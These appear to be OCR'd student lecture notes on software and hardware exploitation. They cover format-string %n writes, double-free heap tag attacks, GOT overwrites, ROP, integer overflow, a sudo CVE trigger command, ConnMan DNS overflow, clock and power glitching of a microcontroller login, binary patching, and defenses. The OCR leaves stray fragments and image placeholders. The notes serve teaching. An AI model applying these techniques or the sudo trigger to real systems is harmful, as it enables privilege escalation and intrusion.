



Figure 22. ASCII decoding

Now there's a potential problem: information leakage (of important info further up the stack). Programmers may not pay attention to sanitizing input like language config.

- %n: Assume then next argument is a pointer and then it writes the number of characters printed so far into that pointer.
- This can be abused by %n write to the return address and then overwrite it with the address of the shellcode.

How an exploit may look like for this is as follows:



```
void main()
{
  char buf[256];
  …
  printf(buf, 123);
  …
}
```

1. Consume the 123 argument (%x)
2. Have the return address sitting in the beginning of the memory
3. Overwrite the RA value with the start of shellcode

There are some problems with this because on modern machines addresses are very large and it can be impractical to create a gigabyte-sized buffer. Instead we can just divide the problem up and write multiple 8 bit numbers



Example: "%243d" writes an integer with a field width of 243; "%n" will be incremented by 243.

Figure 23. The printf count increments by 243 with %243d. Shorthand




Figure 24. The gaps are there because

Dividing the problem into pieces; using %hhn and %nnx to write 8 bits at a time.

If the bytes being written must be written in decreasing order we can do this by structuring our pointers in a way that we write it in reverse order (don't need to start with LSB). Another option is

Note that this writes the printf counter into the pointer at the argument. This drastically decreases the buffer size needed


Subsection 2.8

Double-Free vulnerability

Freeing a memory location that is under the control of an attacker is an exploitable vulnerability

```
p = malloc(128);
q = malloc(128);
free(p);
free (q);
p = malloc(256);
// this is where the attack happens; the fake tag, shell code, etc
strcpy(p, attacker_string);
free(q);
```


Note that the c free function takes a reference (not necessarily a pointer) to the memory location to be freed. It does not change the value of the free'd pointer either.



malloc implementation

malloc maintains a doubly-linked list of free and allocated memory regions:

- Information about a region is maintained in a **chunk tag** that is stored just before the region
- Each chunk maintains:
  - A "free bit", indicating whether the chunk is allocated or free
  - Links to the next and previous chunk tags
- Initially when all memory is unallocated, it is in one free memory region



malloc Implementation

When a region is allocated, **malloc** marks the remaining free space with a new tag:

When another region is allocated, another tag is created:

Malloc places a doubly-linked-list of chunk bits in memory to describe the memory allocated. `free` sets the free bit, does the various doubly linked list operations (looking at the pointer values of its neighbours in order to remove itself) and also tries to consolidate adjacent free regions. It assumes that it is passed the beginning of the allocated memory as well as go find the tag associated with the region (which is in a consistent place every time).

The attacker can drop fake tags into memory just ahead of the value we want to overwrite and then we can use the free() call to overwrite memory with the attacker's data. For example we can create a fake tag node with a prev and next pointer. We make the next pointer be the address of the return address. And then "prev" can contain the address of the start of our shellcode. So freeing on this fake tag will overwrite the return address with the shellcode start.

Comment

> Note that this is not possible with a single free if you are not able to write to negative memory indicies. The part that makes this attack works is that the double free allows the attacker to write a fake tag just before the next tag in a totally valid way. Doing this with a single free would also involve writing to memory that the program doesn't own. (recall: how the memory manager works)

Subsection 2.9

Other common vulnerabilities

The attacks we have seen have involved overwriting the return address to point to injecting code. Are there ways to exploit software without injecting code? Yes – return into `libc` i.e. use `libc`'s `system` library call which looks already like shell code. This can be accomplished with any of the exploits we have already talked about.

I.e.

- Change the return addresses to point to start of the system function
- Inject a stack frame on the stack
- Before return sp points to $\&system$
- System looks in stack for arguments
- System executes the command, i.e maybe a shell
- Function pointers

- Dynamic linking
- Integer overflows
- Bad bounds checking

2.9.1 Attacks without overwriting the return address

Finding return addresses is hard. So we can use other methods to inject code into the program.

- Function pointers: an adversary can just try to overwrite a function pointer
- An area where this is very common is with *dynamic linking*, i.e. functions such as *printf.*
- Typically both the caller of the library function and the function itself are compiled to be position independent
- We need to map the position independent function call to the absolute location of the function code in the library
- The dynamic linker performs this mapping with the procedure linkage table and the global offset table
  - GOT is a table of pointers to functions; contains absolute mem location of each of the dyn-loaded library functions
  - PLT is a table of code entries: onee per each library function called by program, i.e. sprintf@plt
  - Similar to a switch statement
  - Each code entry invoes the function pointer in the GOT
  - i.e. sprintf@plt may invoke jmp GOT[k] where k is the index of sprintf in the GOT
  - So if we change the pointers in the offset table we can make the program call our own code, i.e. with objdump.[31]

2.9.2 Return-Oriented Programming

- An exploit that uses carefully-selected sequences of existing instructions located at the end of existing functions (gadgets) and then executes functions in an order such that these gadgets compose together to deliver an exploit.
- This can be done faster by seeding the stack with a sequence of return addresses corresponding to the gadgets and in the order we want to run them in.

2.9.3 Deserialization attacks

- Serialization is the process of transforming objects into a format that can be stored or transmitted over a network, i.e. to/from JSON.
- The attacker knows that the library has a vulnerability in the deserialization process and they can exploit it by passing carefully created data to it.

2.9.4 Integer overflows

- A server processes packets of variable size
- First 2 bytes of the packet store the size of the packet to be processed
- Only packets of size 512 should be processed
- Problem: what if we end up overflowing the integer with a negative value which would cause memcpy to copy over a lot more memory than intended.

[31] *PLT/GOT always appears at a known location.*

```c
char* processNext(char* strm){
    char buf[512];
    short len = *(short*)strm; // note that by default these are signed
    if (len <= 512) {
        memcpy(buf, strm, len); // note that the 3rd arg of memcpy is an unsigned int
        process(buf);
        return strm + len;
    } else {
        return -1
    }
}
```

2.9.5 IoT

Subsection 2.10

Case Study: Sudo

A common program attackers target are programs that regular users can run in order to take on elevated privileges. In `unix` systems one such program is `sudo`, for which vulnerability CVE-2021-3156 was discovered in 2021 after lying in there for over 10 years.

- `sudo` will escape certain characters such as "
- Someone introduced debug logic called user_args and then copies in the contents of `argv`, while un-escaping meta-characters
- Bug: if any command-line arg ends in a single backslash, then the null-terminator gets un-escaped and then `user_args` keeps copying out of bounds characters onto the stack
- I.e. `sudoedit -s '\' $(perl -e print "A"x1000$)`
- Attacker controls the size of `user_args` buffer they overflow. Can control size and contents of the overflow itself; last command-line argument is followed by the environment variables
- Had many exploit options
  - Overwrite next chunk's memory tag (same as use-after-free)
  - Function pointer overwrite one of sudo's functions
  - Dynamically-linked library overwrite
  - Race condition a temp file sudo creates
  - Overwrite the string "usr/bin/sendmail" with the name of another executable, maybe a shell

Subsection 2.11


Case Study: Buffer overflow in a Tesla

`ConnMann` (Connection Manager) is a lightweight network manager used in many embedded systems, i.e. nest thermostats and Teslas for that manager.

In this particular vulnerability the attacker took advantage of the DNS protocol. DNS responses include a special encoding for the hostnames which help the receiver parse the response and allocated appropriately sized buffers. For example www.google.com is encoded as

3www6google3com. This response also often contains a lot of repetitive information, so there is some compression is used in the encoding as well. The one we're interested in here is the compression of names by encoding them as a special "field length" of 192 followed by the offset of the other copy of the name – which enables repetitions to be encoded as 2 bytes.

CVE-2021-26675 was reported by Tesla in 2021 as a bug in ConnMan which allows an malicious DNS reply to uncompress into a large string that can overflow an internal buffer. This means that a remote attacker who can control or fake a DNS response could perform a buffer overflow on ConnMan – which runs with root privileges.



```
static gboolean listener_event(...)
{
        GDHCPClient *dhcp_client = user_data;
        struct sockaddr_in dst_addr = { 0 };
        - struct dhcp_packet packet;
        + struct dhcp_packet packet = { 0 };
        struct dhcpv6_packet *packet6 = NULL;
        ...
```

Figure 25. ConnMan doesn't initialize the dhcp_packet struct to 0, which can cause it to leak stack values to a remote attacker (but here they must be on the same subnet as the victim). This vulnerability can be difficult to detect since nobody checks if things are zero in the tests.

Comment

So you want to a hack a tesla?

- Look at the situation; see what kind of protocols being used, etc. Get excited if it uses something old and inane
- Look at the data coming in and our, especially if there's any extra going in or out
- Use fuzzing tools
- Get a sense of what they are expecting us to do as well as what are ways that we can break that example. For example is the only verification just some client-side JavaScript?
- Break stuff

Subsection 2.12

Fault Injection Attacks

We make a lot of assumptions about how the underlying systems work. For example proper CPU operation. Fault injection attacks take advantage of these assumptions by injecting faults into the system, often at the hardware level.

For example: proper pipelined CPU operation depends on stable power and clock inputs. If the glitch duration is longer than the time it takes to increment the PC and shorter than the instruction fetch time, then we can start to see a special case: instruction skipping or instruction corruption.p




Fetch Next Instruction
Increment PC
15µs
30-40µs
Previous Instruction Repeated
(Semi-)Random Next Instruction
Next Instruction Loaded Properly

Figure 26. With some careful timing we can cause the CPU to skip or repeat an instruction.



Instruction Skipping

```
…
LOAD        R1, &validPassword
TEST        R1, 0
JMPEQ       +100
CALL        startUserShell
…
```


```
…
LOAD        R1, &validPassword
TEST        R1, 0
TEST        R1, 0
CALL        startUserShell
…
```

Repeated Instruction

Figure 27. An example of where this can be useful: skipping the JMP instruction of an IF statement


2.12.1 Hardware Demo

Consider this simple program that checks a text buffer for a password and then logs you in if it's correct




ATMega328P Microcontroller

- Low-powered microprocessor + flash memory
- One application, no traditional operating system
- Common in **IoT** (home automation) and **embedded** (industrial control) applications



```
login: root
Password: password

Login incorrect.

login: root
Password: s3cr3tP4ssw0rd&:-)@#

Last login: Wed Dec 31 12:34:56 2025 from 127.0.0.1
root@iotvictim:~#
```



```
…
bool passwordIsValid =
      !strcmp("s3cr3tP4ssw0rd&:-)@#", buffer);

if ( !usernameIsValid || !passwordIsValid ) {

      // Login incorrect
      Serial.println("\n\nLogin incorrect.");
      return;
}

// Login correct
…
```




Figure 28. The ATMega238P hooked up to a custom security test tool built on top of a ESP32

Our attack is to use a **clock glitch**[32] at the time of the return instruction. Finding the time of the return instruction is a bit tricky but we can just sweep across a range of times.

[32] *A series of very brief and rapid clock pulses*




Figure 29. Looking at the oscilloscope to show the sweeped input




Figure 30. Note crazy clock pulses which we try to line up with the return instruction. If we have a really good chip we can try it with only 1 pulse, but here we use 5 pulses because we're on a cheaper chip. We also don't happen to care too much about whether or not if we disrupt too many of the other instructions.

Another attach that is a bit easier to use is the **power glitch**: instead of not giving it enough time for the fetch to happen we take away the nice voltage going to the chip right at the instruction execution time.




Figure 31. A power glitch attack disrupts the fetch instruction or the decode


Defense for these attacks is to disallow physical access to the chip. For the power one it can be as simple as adding a little capacitor to the power supply to smooth it out. Likewise, there are many ways to cause controlled circuit malfunctions: lasers, strobes, EM pulses, etc.

Subsection 2.13

Reverse Engineering

Reverse Engineering, or the act of analyzing a product in order to learn something about its design which its creator wanted to keep secret. It is a legally complicated, but generally it's ok for the purposes of achieving interoperability (but not for circumventing DRMs).

```
unsigned int printhelloworld() {
    printf("Hello World!");
    return 5;
}
int main (int argc, char *argv[]) {
    unsigned int result = 0;
    result = printhelloworld();
    if (result == 4) {
        printf("super secrete string\n");
    }
    return 0;
}
```



```
                          ==================== FUNCTION printHelloWorld ====================
.text:0000000000001135  push rbp
.text:0000000000001136  mov rbp, rsp
.text:0000000000001139  lea rdi, str_2008                    # STRING: "Hello world."
.text:0000000000001140  call _puts
.text:0000000000001145  mov eax, 5
.text:000000000000114A  pop rbp
.text:000000000000114B  ret
                          ==================== FUNCTION main ====================
.text:000000000000114C  push rbp
.text:000000000000114D  mov rbp, rsp
.text:0000000000001150  sub rsp, 20
.text:0000000000001154  mov [rbp - 14 + local.2], edi
.text:0000000000001157  mov [rbp - 20 + local.4], rsi
.text:000000000000115B  mov [rbp - 4 + local.0], 0
.text:0000000000001162  mov eax, 0
.text:0000000000001167  call printHelloWorld
.text:000000000000116C  mov [rbp - 4 + local.0], eax
.text:000000000000116F  cmp [rbp - 4 + local.0], 4
.text:0000000000001173  jne loc_1181
.text:0000000000001175  lea rdi, str_2018                    # STRING: "Super-secret string... shhh..."
.text:000000000000117C  call _puts
                        loc_1181:
.text:0000000000001181  mov eax, 0
.text:0000000000001186  leave
.text:0000000000001187  ret
```

Figure 32. Passing the binary compiled from the above code to a disassembler

With the disassembled binary we know where the instruction for the if statement we were curious about lives, so we can then just use hexedit to change the bits at that JMP to a NOP to print out the super secret string.

Subsection 2.14

Buffer Overflow Defenses

- Audit code rigorously
- Use a type-safe language with bounds checking (Java, C#, rust)
- However, this is not always possible due to legacy code, performance, etc.
- Defending against stack smashing
  - Stackshield: put return addresses on a seperate stack with no other data buffers there
  - Stackguard: a random canary value is placed just before the RA on a function call. If the canary value changes, the program is halted. This can be enabled via a flag on most modern compilers.
- Third-party libc i.e. libsfae which doesn't allow for '%n' in format strings
- Address space layout randomization: maps the stack of each process at a randomly selected location with each invocation, so that an attacker will not be able to easily guess the target address. GCC does do this by default.

If we really sit down and think about it, it's basically impossible to defend against all attacks. It's easy to make a mistake and end up with a vulnerability. Certain vulnerabilities can be avoided by using safer languages, but the only real defense is to be aware and careful. One approach is what the aerospace industry does, i.e. the swiss cheese model [33]


Subsection 2.15

Cryptography

[33] *if we stack a lot of hole-y cheese on top of each other it will be opaque*

Comment


Case Study: Espressif ESP32


Radio
Balun
Switch
RF receive
Clock generator
RF transmit
Bluetooth baseband
Bluetooth link controller
Wi-Fi baseband
Wi-Fi MAC
Embedded flash memory
Included in ESP32-PICO-D4 system-in-package QFN module
Peripheral interfaces
SPI
Serial Peripheral Interface
I²C
Inter-Integrated Circuit
I²S
Inter-IC Sound
SDIO
Secure Digital Input Output
UART
Universal async. receiver-transmitter
CAN
Controller Area Network
ETH
Ethernet MAC
IR
Infrared
PWM
Pulse-width modulation
Temperature sensor
Internal; range of -40°C to 125°C
Touch sensors
Ten capacitive-sensing inputs
DAC
Digital-to-analog converter
SAR ADC
Successive approx. analog-to-digital conv.
Cryptographic hardware acceleration
RSA
Rivest-Shamir-Adleman
SHA
FIPS PUB 180-4
RNG
Random number gen.
AES
FIPS PUB 197
Core and memory
Xtensa LX6 microprocessor
32-bit; dual-core or single-core
ROM
Read-only memory
SRAM
Static random-access mem.
RTC and low-power management subsystem
PMU
Power management unit
Ultra-low-power co-processor
Recovery memory

- Microcontroller that the prof used for the demo last class
- Programming the microcontroller usually happens during the manufacturing phase
- Flash memory is usually partitioned into the bootloader, data, and application
